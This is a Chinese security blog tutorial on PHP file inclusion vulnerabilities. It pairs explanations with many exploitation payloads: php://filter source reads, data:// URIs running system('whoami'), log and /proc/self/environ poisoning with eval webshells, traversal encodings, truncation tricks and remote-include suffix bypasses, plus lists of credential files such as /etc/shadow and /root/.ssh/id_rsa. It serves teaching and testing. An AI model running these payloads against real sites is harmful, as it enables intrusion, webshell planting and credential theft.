文件包含漏洞

原创

2ed 于 2019-04-15 14:21:43 发布 694 收藏 9

分类专栏： web漏洞 文章标签： 文件包含漏洞

本文链接：https://blog.csdn.net/qq_39101049/article/details/89204499

程序开发人员一般会把重复使用的函数写到单个文件中，需要使用某个函数时直接调用此文件， 而无需再次编写，这中文件调用的过程一般被称为文件包含。 程序开发人员一般希望代码更灵活，所以将被包含的文件设置为变量，用来进行动态调用， 但正是由于这种灵活性，从而导致客户端可以调用一个恶意文件，造成文件包含漏洞。 几乎所有脚本语言都会提供文件包含的功能，但文件包含漏洞在PHP Web Application中居多，而在JSP、ASP、ASP.NET程序中却非常少，甚至没有，这是有些语言设计的弊端。 在PHP中经常出现包含漏洞，但这并不意味这其他语言不存在。

0x001 常见文件包含函数

```
include()
```

执行到include时才包含文件，找不到被包含文件时只会产生警告，脚本将继续执行

```
require()
```

只要程序一运行就包含文件，找不到被包含的文件时会产生致命错误，并停止脚本

```
include_once()和require_once()
```

若文件中代码已被包含则不会再次包含

0x002 利用条件

*程序用include()等文件包含函数通过动态变量的范式引入需要包含的文件

*用户能够控制该动态变量

注：PHP中只要文件内容符合PHP语法规范，包含时不管扩展名是什么都会被PHP解析，
若文件内容不符合PHP语法规范则会暴漏其源码

0x003 分类

LFI(Local File Inclusion)
本地文件包含漏洞，顾名思义，指的是能打开并包含本地文件的漏洞。大部分情况下遇到的文件包含漏洞都是LFI。简单的测试用例如前所示。

RFI(Remote File Inclusion)
远程文件包含漏洞。是指能够包含远程服务器上的文件并执行。由于远程服务器的文件是我们可控的，因此漏洞一旦存在危害性会很大。
但RFI的利用条件较为苛刻，需要php.ini中进行配置

allow_url_fopen = On
allow_url_include = On

两个配置选项均需要为On，才能远程包含文件成功。

0x004 包含姿势

下面例子中测试代码均为：

```
<?php
 $file = $_GET['file'];
 include $file;
?>

allow_url_fopen 默认为 On
allow_url_include 默认为 Off
```


若有特殊要求，会在利用条件里指出。

- **php伪协议**

php://input
利用条件：

```
allow_url_include = On。
```

对allow_url_fopen不做要求。
姿势：
使用php流，来向文件中写入数据。实现包含



- **php://filter**

利用条件：无

```
index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

通过指定末尾的文件，可以读取经base64加密后的文件源码，之后再base64解码一下就行。虽然不能直接获取到shell等，但能读取敏感文件危害也是挺大的。

```
import base64
base64.b64decode("PD9waHAgDQoJJGZpbGUgPSAkX0dFVFsnZmlsZSddOw0KCWluY2x1ZGUgJGZpbGU7DQo/Pg==")
```

b"<?php \r\n\t$file = $_GET['file'];\r\n\tinclude $file;\r\n?>"

各系统中敏感文件

windows

```
c:\boot.ini
c:\windows\systems32\inetsrv\MetaBase.xml
c:\windows\repair\sam
c:\windows\php.ini           php配置文件
c:\windows\my.ini            mysql配置文件
```

linux

```
普通权限：

/etc/passwd
/usr/local/app/apache2/conf/http.conf
/usr/local/app/php5/lib/php.ini       PHP相关设置
/etc/httpd/conf/http.conf             apache配置文件
/etc/my.cnf
/etc/passwd
/var/log/apache/error.log
/proc/self/environ
/var/log/
/var/log/apache/access.log

root权限：

/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.ssh/id_rsa.keystore
/root/.ssh/id_rsa.pub
/root/.ssh/known_hosts
/etc/shadow
/root/.bash_history
/root/.mysql_history
/var/log/wtmp
/var/run/utmp
```

其他姿势：

```
index.php?file=php://filter/convert.base64-encode/resource=index.php
```

效果跟前面一样，少了read等关键字。在绕过一些waf时也许有用。


- **phar://**

利用条件：

1. php版本大于等于php5.3.0

姿势：

假设有个文件phpinfo.txt，其内容为<?php phpinfo(); ?>，打包成zip压缩包，如下：




指定绝对路径

```
index.php?file=phar://D:/phpStudy/WWW/fileinclude/test.zip/phpinfo.txt
```

或者使用相对路径（这里test.zip就在当前目录下）

```
index.php?file=phar://test.zip/phpinfo.txt
```




- **zip://**

利用条件：

1. php版本大于等于php5.3.0

姿势：
构造zip包的方法同phar。
但使用zip协议，需要指定绝对路径，同时将#编码为%23，之后填上压缩包内的文件。

```
index.php?file=zip://D:\phpStudy\WWW\fileinclude\test.zip%23phpinfo.txt
```



若是使用相对路径，则会包含失败。


- **data:URI schema**

利用条件：

1. php版本大于等于php5.2
2. allow_url_fopen = On
3. allow_url_include = On

姿势一：

```
index.php?file=data:text/plain,<?php phpinfo();?>
```




执行命令：可直接执行命令

```
index.php?file=data:text/plain,<?php system('whoami');?>
```

姿势二：

```
index.php?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b
```

加号+的url编码为%2b，PD9waHAgcGhwaW5mbygpOz8+的base64解码为：<?php phpinfo();?>



执行命令：

i `ndex.php?file=data:text/plain;base64,PD9waHAgc3lzdGVtKCd3aG9hbWknKTs/Pg==`

其中PD9waHAgc3lzdGVtKCd3aG9hbWknKTs/Pg==的base64解码为：<?php system('whoami');?>

- **包含session**

利用条件：

1. session文件路径已知，且其中内容部分可控。

姿势：

php的session文件的保存路径可以在phpinfo的session.save_path看到。
常见的php-session存放位置：

```
/var/lib/php/sess_PHPSESSID
/var/lib/php/sess_PHPSESSID
/tmp/sess_PHPSESSID
/tmp/sessions/sess_PHPSESSID
```

session的文件名格式为sess_[phpsessid]。而phpsessid在cookie字段中可以看到。

要包含并利用的话，需要能控制部分sesssion文件的内容。暂时没有通用的办法。有些时候，可以先包含进session文件，观察里面的内容，然后根据里面的字段来发现可控的变量，从而利用变量来写入payload，并之后再次包含从而执行php代码。

- 包含日志

访问日志
利用条件：

1. 需要知道服务器日志的存储路径，且日志文件可读

姿势：

访问连接 http://www.test.com/<;?php eval(POST_['test']) ?>

使用菜刀连接

http://www.test.com/index.php?func=/var/log/apache/access.log

这种方式有一个弊端，由于access的日志文件比较大，所以webshell可能会很慢甚至卡死

可以尝试包含/var/log/apache/error.log
文件，文件名太长记录到error.log中(选择error.log因为通常它比acess.log体积小点)。

- **SSH log**

利用条件：

1. 需要知道ssh-log的位置，且可读。默认情况下为 /var/log/auth.log

姿势：

如果web服务器开启了ssh，且我可以使用putty连接其端口，我们可以尝试连接，使用<?php eval(POST_['test']) ?>作为用户名，然后在登录失败后，用户名会被记录在ssh的失败登入日志（/var/log/auth.log）中，我们可以包含这个日志文件获取webshell。

- **包含environ**

利用条件：

1. php以cgi方式运行，这样environ才会保持UA头。
2. environ文件存储位置已知，且environ文件可读。

姿势：

我们在user-agent中插入一句话，然后访问web服务器，在/proc/self/environ中会包含我们的user-agent信息，然后我们可以包含该文件获取webshell。下面是该文件的内容：

```
DOCUMENT_ROOT=/home/sirgod/public_html
GATEWAY_INTERFACE=CGI/1.1
HTTP_ACCEPT=text/html, application/xml;q=0.9, application/xhtml+xml,
image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
HTTP_COOKIE=PHPSESSID=134cc7261b341231b9594844ac2ad7ac
HTTP_HOST=www.test.com
HTTP_REFERER=http://www.test.com/index.php
HTTP_USER_AGENT=Opera/9.80 (Windows NT 5.1; U; en) Presto/2.2.15 Version/10.00
PATH=/bin:/usr/bin
QUERY_STRING=view=..%2F..%2F..%2F..%2F..%2F..%2Fproc%2Fself%2Fenviron
REDIRECT_STATUS=200 REMOTE_ADDR=6x.1xx.4x.1xx
REMOTE_PORT=35665
REQUEST_METHOD=GET
REQUEST_URI=/index.php?view=..%2F..%2F..%2F..%2F..%2F..%2Fproc%2Fself%2Fenviron
SCRIPT_FILENAME=/home/sirgod/public_html/index.php
SCRIPT_NAME=/index.php
SERVER_ADDR=1xx.1xx.1xx.6x
SERVER_ADMIN=webmaster@test.com
SERVER_NAME=www.website.com
SERVER_PORT=80
SERVER_PROTOCOL=HTTP/1.0
SERVER_SIGNATURE=
Apache/1.3.37 (Unix) mod_ssl/2.2.11 OpenSSL/0.9.8i DAV/2
mod_auth_passthrough/2.1 mod_bwlimited/1.4
FrontPage/5.0.2.2635 Server at www.test.com Port 80
```

- **包含fd**
  跟包含environ类似。

包含临时文件

php中上传文件，会创建临时文件。在linux下使用/tmp目录，而在windows下使用c:\winsdows\temp目录。在临时文件被删除之前，利用竞争即可包含该临时文件。

由于包含需要知道包含的文件名。一种方法是进行暴力猜解，linux下使用的随机函数有缺陷，而window下只有65535中不同的文件名，所以这个方法是可行的。

另一种方法是配合phpinfo页面的php variables，可以直接获取到上传文件的存储路径和临时文件名，直接包含即可。这个方法可以参考LFI With PHPInfo Assistance

类似利用临时文件的存在，竞争时间去包含的，可以看看这道CTF题：XMAN夏令营-2017-babyweb-writeup

包含上传文件

利用条件：千变万化，不过至少得知道上传的文件在哪，叫啥名字。。。

姿势：

```
往往要配合上传的姿势，不说了，太多了。
```

其余

一个web服务往往会用到多个其他服务，比如ftp服务，数据库等等。这些应用也会产生相应的文件，但这就需要具体情况具体分析咯。这里就不展开了。

接下来聊聊绕过姿势。平常碰到的情况肯定不会是简简单单的include $_GET['file'];这样直接把变量传入包含函数的。在很多时候包含的变量/文件不是完全可控的，比如下面这段代码指定了前缀和后缀：

```
<?php
 $file = $_GET['file'];
 include '/var/www/html/'.$file.'/test/test.php';
?>
```

这样就很“难”直接去包含前面提到的种种文件。

指定前缀
先考虑一下指定了前缀的情况吧。测试代码:

```
<?php
 $file = $_GET['file'];
 include '/var/www/html/'.$file;
?>
```

目录遍历
这个最简单了，简要的提一下。

现在在/var/log/test.txt文件中有php代码<?php phpinfo();?>，则利用…/可以进行目录遍历，比如我们尝试访问：

```
include.php?file=../../log/test.txt
```

则服务器端实际拼接出来的路径为：/var/www/html/…/…/log/test.txt，也即/var/log/test.txt。从而包含成功。

编码绕过
服务器端常常会对于…/等做一些过滤，可以用一些编码来进行绕过。下面这些总结来自《白帽子讲Web安全》。

利用url编码

…/

- %2e%2e%2f
- …%2f
- %2e%2e/

…\

- %2e%2e%5c
- …%5c
- %2e%2e\

二次编码

- …/
  - %252e%252e%252f
- …\
  - %252e%252e%255c

容器/服务器的编码方式

…/

…%c0%af

%c0%ae%c0%ae/
注：java中会把”%c0%ae”解析为”\uC0AE”，最后转义为ASCCII字符的”.”（点）

…\

- …%c1%9c

指定后缀
接着考虑指定后缀的情况。测试代码:

```
<?php
 $file = $_GET['file'];
 include $file.'/test/test.php';
?>
```

URL

url格式


```
protocol :// hostname[:port] / path / [;parameters][?query]#fragment
```

在远程文件包含漏洞（RFI）中，可以利用query或fragment来绕过后缀限制。

姿势一：query（？）

```
index.php?file=http://remoteaddr/remoteinfo.txt?
```


则包含的文件为 http://remoteaddr/remoteinfo.txt?/test/test.php
问号后面的部分/test/test.php，也就是指定的后缀被当作query从而被绕过。



姿势二：fragment（#）

```
index.php?file=http://remoteaddr/remoteinfo.txt%23
```

则包含的文件为 http://remoteaddr/remoteinfo.txt#/test/test.php
问号后面的部分/test/test.php，也就是指定的后缀被当作fragment从而被绕过。注意需要把#进行url编码为%23。



利用协议

前面有提到过利用zip协议和phar协议。假设现在测试代码为：

```
<?php
 $file = $_GET['file'];
 include $file.'/test/test.php';
?>
```

构造压缩包如下：

其中test.php内容为：

```
<?php phpinfo(); ?>
利用zip协议，注意要指定绝对路径
```

index.php?file=zip://D:\phpStudy\WWW\fileinclude\chybeta.zip%23chybeta
则拼接后为：zip://D:\phpStudy\WWW\fileinclude\chybeta.zip#chybeta/test/test.php
能成功包含。

长度截断

利用条件： php版本 < php 5.2.8
目录字符串，在linux下4096字节时会达到最大值，在window下是256字节。只要不断的重复./

```
index.php?file=././././。。。省略。。。././shell.txt
```

则后缀/test/test.php，在达到最大值后会被直接丢弃掉。

0字节截断

利用条件： php版本 < php 5.3.4

```
index.php?file=phpinfo.txt%00
```

> **0x005其他类型文件包含代码**

jsp文件包含漏洞

include
<%@ include file=“head.jsp”%>
<%@ include file=“body.jsp”%>
<%@ include file=“tail.jsp”%>

jsp:include
<jsp:include page=“head.jsp”/>
<jsp:include page=“body.jsp”/>
<jsp:include page="tail.jsp”/>

采用JSTL

```
<c:import url="http://thief.one/1.jsp">
```

说明
(1)include指令在转换时插入“Header.jsp”的源代码，而标准动作在运行时插入“Header.jsp”的响应。元素允许你包含动态文件和静态，而include说明标签仅仅是把一个文件内容当成静态追加到主文件中去。
(2)采用前两种方式，只能包含当前web应用的界面，不过c:import可以包含容器之外的内容。

- **asp文件包含漏洞**

asp貌似无法包含远程文件（iis安全设置），只能包含本地文件，语法如下：

aspx文件包含漏洞
aspx文件包含与asp一样，语法如下：

```
<!--#include file="top.aspx" -->
```